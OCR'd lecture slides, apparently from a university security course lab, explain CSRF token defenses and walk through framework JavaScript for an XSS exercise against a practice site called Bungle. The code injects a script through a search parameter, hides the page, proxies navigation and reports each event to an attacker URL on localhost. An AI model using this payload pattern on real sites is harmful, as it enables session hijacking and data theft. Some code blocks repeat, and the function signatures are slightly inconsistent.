
- Prof. Bailey has talked about token validation as a method of defense against CSRF.
- Bungle can also validate tokens when this setting is enabled by user on navigation bar above.


Bungle! - Mozilla Firefox
11:53 AM
Bungle!
permalink.co:8080
Search
CSRF:
1 - Token validation
XSS:
0 - No defense
Bungle!
Not logged in.
Enter search terms
Search
Log in or create an account.
Username
Password
Login
Create Account




Note: You can inspect elements by pressing F12 from Firefox.



Bungle! - Mozilla Firefox
12:04 PM
Bungle!
permalink.co:8080
Search
CSRF:
1 - Token validation
XSS:
0 - No defense
Inspector
Console
Debugger
Style Editor
Perform...
Network
Method
File
Domain
Type
Trans
303 POST login permalink.co:8080 html 3.66 KB
200 GET / permalink.co:8080 html 3.66 KB
200 GET bootstrap.min.css cdnjs.cloudflare.com css cached
200 GET jquery.min.js ajax.googleapis.com js cached
200 GET bootstrap.min.css cdnjs.cloudflare.com css cached
Headers
Cookies
Params
Response
Timings
Preview
Filter cookies
Response cookies
Request cookies
csrf_token: "d18de93bf2c22a68009d6aa31e3071b0"
csrfdefense: "1"
xssdefense: "0"
All
HTML
CSS
JS
XHR
Fonts
Images
Media
Flash
Other
5 requests, 275.42 KB, 5.90 s
Clear


Bungle! - Mozilla Firefox
12:04 PM
Bungle!
permalink.co:8080
Search
CSRF:
1 - Token validation
XSS:
0 - No defense
Inspector
Console
Debugger
Style Editor
Perform...
Network
Method
File
Domain
Type
Trans
303 POST login permalink.co:8080 html 3.66 KB
200 GET / permalink.co:8080 html 3.66 KB
200 GET bootstrap.min.css cdnjs.cloudflare.com css cached
200 GET jquery.min.js ajax.googleapis.com js cached
200 GET bootstrap.min.css cdnjs.cloudflare.com css cached
Headers
Cookies
Params
Response
Timings
Preview
Filter request parameters
Form data
csrf_token: "d18de93bf2c22a68009d6aa31e3071b0"
username: "attacker"
password: "l33th4x"
All
HTML
CSS
JS
XHR
Fonts
Images
Media
Flash
Other
5 requests, 275.42 KB, 5.90 s
Clear

# Understanding CSRF Defense (cont.)

- If Malory, an adversary between user and Bungle, wants to make a CSRF attack between user and Bungle, then Malory needs to provide csrf_token as one of POST request parameters.
- Is there anyway Malory can obtain cookie from user's browser?

# Recap: We know how to obtain cookie info!




Source: excess-xss.com

# Summary

- Token validation is one of methods to protect users from CSRF.
- Meanwhile, other vulnerabilities like XSS can invalidate this protection.
- Can you think of ways to make CSRF attacks on this website without using XSS vulnerability?

# Framework code

- In last part of checkpoint 2, you need to make XSS attacks against Bungle with different defense parameters.
- We provided you a framework code for this exercise.

# Dissecting the source code

- HTML component: not very interesting

```
<meta charset="utf-8">
<script
src="http://ajax.googleapis.com/ajax/libs/jquery/2.0.3/jquery.min.js"></script
>
<script>
</script>
<h3></h3>
```

```
var xssdefense = 0;
var target = "http://bungle.cs461.cs.Illinois.edu/";
var attacker = "http://127.0.0.1:31337/stolen";

$(function() {
   var url = makeLink(xssdefense, target, attacker);
   $("h3").html("<a target=\"run\" href=\"" + url + "\">Try Bungle!</a>");
});
```

```
var xssdefense = 0;
var target = "http://bungle.cs461.cs.Illinois.edu/";
var attacker = "http://127.0.0.1:31337/stolen";

$(function() {
   var url = makeLink(xssdefense, target, attacker);
   $("h3").html("<a target=\"run\" href=\"" + url + "\">Try Bungle!</a>");
});
```

- The “main()” part of Javascript (it is actually jQuery)
- Create a link using helper function makeLink and display in on <h3> tag using html() function (There is no # for HTML tags)

```
function makeLink(xssdefense, target, attacker) {
   if (xssdefense == 0) {
      return target + "./search?xssdefense=" + xssdefense.toString() + "&q=" +
         encodeURIComponent("<script" + ">" + payload.toString() +
                        ";payload(\"" + attacker + "\");</script" + ">");
   } else {
      // Implement code to defeat XSS defenses here.
   }
}
```

```
function makeLink(xssdefense, target, attacker) {
    if (xssdefense == 0) {
        return target + "./search?xssdefense=" + xssdefense.toString() + "&q=" +
            encodeURIComponent("<script" + ">" + payload.toString() +
                        ";payload(\"" + attacker + "\");</script" + ">");
    } else {
        // Implement code to defeat XSS defenses here.
    }
}
```

- What is encodeURIComponent?
- makeLink uses helper function payload() which creates payload for this exercise.
- Why do we need to append payload.toString()?

```
function payload(attacker) {
    function log(data) {
        console.log($.param(data));
        $.get(attacker, data);
    }
    function proxy(href) {
        $("html").load(href, function(){
            $("html").show();
            log(attacker, {event: "nav", uri: href});
            $("#query").val("pwned!");
        });
    }
    $("html").hide();
    proxy(attacker, "./");
}
```

```
function log(attacker, data) {
    console.log($.param(data));
    $.get(attacker, data);
}
```

```
function log(attacker, data) {
        console.log($.param(data));
        $.get(attacker, data);
}
```

- log() is a helper function which logs the **data** given as a parameter on console.
- In addition, this function makes a get request to a URL value stored in parameter **attacker**.

```
function proxy(attacker, href) {
        $("html").load(href, function(){
            $("html").show();
            log(attacker, {event: "nav", uri: href});
            $("#query").val("pwned!");
        });
    }
```

```
function proxy(attacker, href) {
        $("html").load(href, function(){
            $("html").show();
            log(attacker, {event: "nav", uri: href});
            $("#query").val("pwned!");
        });
    }
```

- This is a wrapper function calling $(“html”).load()
- What is $().load()?

http://api.jquery.com/load/

- Other interesting functions: .show() and .val()

# Summary

Think about current capabilities of this code.

- Reports to adversary when user goes to this URL
- Makes a console log (useful for debugging)
- Hides the html until everything is ready
- Writes into #query field

# Summary (cont.)

Also, think about what this code is missing from the requirements for 2.2.3.

- What kind of harm did this code do?
- How about duration of the attack? What happens if user clicks on a Bungle banner on top left corner? What happens if user logs in with his/her account?